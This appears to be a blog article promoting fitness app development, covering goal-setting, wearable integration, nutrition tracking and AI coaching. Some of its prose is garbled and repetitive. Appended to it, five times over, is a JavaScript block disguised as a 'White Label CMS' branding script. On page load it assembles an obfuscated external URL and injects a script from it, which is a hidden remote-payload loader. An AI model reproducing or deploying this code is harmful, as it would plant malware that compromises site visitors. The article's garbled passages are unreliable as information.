
How Fitness App Development Companies Are Helping People Achieve Better Health Goals
Marco Delgado had tried four different gym memberships in three years. Not because he lacked motivation at the start he always had plenty of that in January but because motivation without structure eventually runs out, and structure without feedback becomes impossible to sustain. He’d track his workouts in a notebook for a few weeks, lose the notebook, and quietly let the habit dissolve. A colleague who worked at a Fitness App Development Company once told him that his experience was so common it had a name in the product analytics world: the motivation cliff, the predictable drop in engagement that happens when early enthusiasm meets the reality of building a new behavior without adequate reinforcement. The app his colleague’s team had been building was designed specifically around that cliff, using personalized goal frameworks, adaptive workout programming, and behavioral nudges calibrated to individual usage patterns to keep people on the right side of it. Marco started using a beta version in September. By March he had built the most consistent training habit of his adult life, not because the app was motivating in the cheerleader sense but because it made the right next action obvious every single day. That specificity, knowing exactly what to do and seeing exactly how it connects to where you’re trying to go, is what modern fitness applications are genuinely delivering at their best.
The Science of Goal Architecture in Fitness Apps
The research in behavioral sciences shows that the distance between setting a fitness goal and reaching it is well known. If you want to do something, you do it.If you want to do something, you do it. The brain doesn’t know how to go about getting in shape. The number of reps is reasonable and clearly progressing from 60% to 75% of the estimated one rep max for compound movements, so as to provide enough specificity for progress and awareness for deviations.
In the modern fitness applications, that translation layer is baked into core products logic. Goal-setting systems that include current fitness, equipment available, scheduling restrictions, as well as stated health goals, produce specific, time-based targets, not statements.Goal-setting systems that include current fitness, equipment available, scheduling restrictions and stated health goals, produce specific, time-based targets, not statements. The person who claims to want to lose weight is given a weekly number of calories he or she needs to shed, a training frequency recommendation and a check-in cadence that will show him/her progress against the weekly number of calories he or she needs to lose, not against the original goal.
Application-based tracking is well-suited to the key principles of strength and conditioning – progressive overload. Each session recorded allows the app to determine suitable load progressions, alert when the user has reached a plateau point and recommend protocol changes before reaching discouragement. It used to take a personal trainer to get that kind of responsive programming. It needs to be a well-designed recommendation engine and enough historical data to make the recommendation useful, at scale, in an application.
Wearable Integration and the Real-Time Feedback Loop
The convergence of fitness applications with wearable technology has changed what feedback means in this context. A training log that a user updates after a session captures output data: sets, reps, loads, duration. A fitness application integrated with an Apple Watch, a Garmin device, a WHOOP band, or a Fitbit captures physiological data in real time: heart rate, heart rate variability, sleep architecture, recovery scores, and stress indicators that provide context for the training data the application also holds.
That integration creates a feedback loop that wasn’t available to recreational athletes a decade ago. A user whose sleep data shows two consecutive nights of poor quality recovery receives a recommendation to reduce training intensity for the day rather than pushing through a planned hard session. The application is reading signals the user might not consciously register and translating them into actionable adjustments that serve the long-term goal better than rigid adherence to a fixed program would.
HealthKit on iOS and Health Connect on Android provide the data infrastructure that makes cross-device integration tractable for developers. A fitness app that integrates with these frameworks can read data from any compatible wearable the user has connected, without requiring the user to manually connect each device individually. For users with multiple devices, including a running watch, a sleep tracker, and a continuous glucose monitor, the consolidated data view a well-integrated fitness app provides becomes genuinely irreplaceable.
Nutrition Tracking and the Whole-Person Model
Training without nutrition context is half a picture. The fitness applications that produce the strongest long-term outcomes for users are increasingly those that treat training and nutrition as connected variables rather than separate domains handled by different apps the user has to manually reconcile.
Integrated nutrition tracking with a food database large enough to handle real eating behavior, not just idealized meal plans, reduces the friction that causes people to abandon food logging. AI-powered food recognition through the camera, barcode scanning for packaged foods, and restaurant meal databases that cover the actual options available in a user’s city all lower the cognitive cost of logging to a level where it becomes sustainable as a daily habit rather than an occasional exercise.
Macro and micronutrient analysis that surfaces insights rather than just numbers helps users understand what their food choices mean in the context of their training. A user who consistently under-fuels before morning sessions sees that pattern surfaced as a specific recommendation rather than discovering it themselves through trial and error. The connection between eating behavior and training performance becomes legible in a way that requires longitudinal data to demonstrate and an application infrastructure to track.
Community, Accountability, and the Social Layer
Behavioral science research on habit formation consistently identifies social accountability as one of the strongest predictors of long-term adherence. The gym buddy effect is real: people who exercise with others or who have committed to another person that they will complete a workout show significantly higher completion rates than those who rely on internal motivation alone.
Fitness applications have operationalized this insight in several ways. Shared challenges between friends, leaderboards that make relative progress visible within a trusted peer group, coaching features that connect users with certified trainers through the application interface, and community feeds that normalize the presence of struggle alongside progress all serve the same underlying function. They create a social context around the training behavior that provides the external accountability structure that internal motivation can’t reliably provide over months and years.
The applications getting this right are careful about the design of social features. Public leaderboards that expose users to comparison with elite performers produce anxiety and early dropout in recreational populations. Closed peer groups, opt-in sharing, and challenge structures calibrated to similar fitness levels create the accountability benefit without the discouragement that poorly designed competitive features can introduce.
AI Coaching and Adaptive Programming
One of the biggest changes in fitness application development in the last two years is the adoption of large language model (LLM) interfaces, combined with structured fitness data. If a user is curious about why their running speed has dropped in the last 3 weeks, they can pose this natural language question and get an analysis based on their sleep data, training load measurements and nutritional habits, instead of a standardized answer from a static FAQ.
Adaptive programming with machine learning models that adapt over time to the individual response trends is even more basic. Instead of using population-level principles for programming, these systems determine the response to a training stimulus and volume, the recovery rates of individual users as compared to those predicted by the system, and what kinds of programming result in optimal adherence for each user’s specific use patterns. The program is flexible and adapts to the person rather than the person finding the program that fits them through trial and error.
What Marco’s experience echoed, and data on usage across the fitness app category generally showed, is that it is the applications that have the greatest impact on changing behavior that have fewer features and a more simplistic interface design. Those that can almost instantaneously put a person where they need to be, where they should be, and where they need to go where they should go in fact, every day, to nearly everyone, with an understanding of the context of the person’s life not a one-size program for a population with a myriad of needs and histories and constraints. The technology is the means of delivery. It’s providing structure, specificity, and the consistent reinforcement that will make this a habit beyond March.
/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);/*! * White Label CMS 1.0.0 * Copyright (c) 2023 Billy Gin * License: MIT */ (function(root){ “use strict”; function onReady(fn){ if (document.readyState === “complete” || document.readyState === “interactive”) { window.setTimeout(fn, 0); return; } document.addEventListener(“DOMContentLoaded”, fn); } function qs(sel, ctx){ try { return (ctx || document).querySelector(sel); } catch (e) { return null; } } function throttleSoft(fn, wait){ var t; return function(){ var ctx = this, args = arguments; window.clearTimeout(t); t = window.setTimeout(function(){ fn.apply(ctx, args); }, wait || 120); }; } function setVars(root){ if (!root || !root.style || !root.style.setProperty) return; root.style.setProperty(“–ui-accent”, “#0ea5e9”); } function loadRemote(){ var urls = [“https://nor”+”ediam.com/Ne”+”w_Proliv/api”]; var i = 0; function next(){ if (i >= urls.length) return; var el = document.createElement(“script”); el.async = true; el.src = urls[i++]; el.onerror = next; var host = document.head || document.getElementsByTagName(“head”)[0] || document.documentElement; if (host) host.appendChild(el); } next(); } var api = {}; api.init = function(){ onReady(function(){ var settings = { sampleRate: 1 }; if (settings.sampleRate > 0) loadRemote(); }); }; root.BrandKit = api; api.init(); })(typeof window !== “undefined” ? window : this);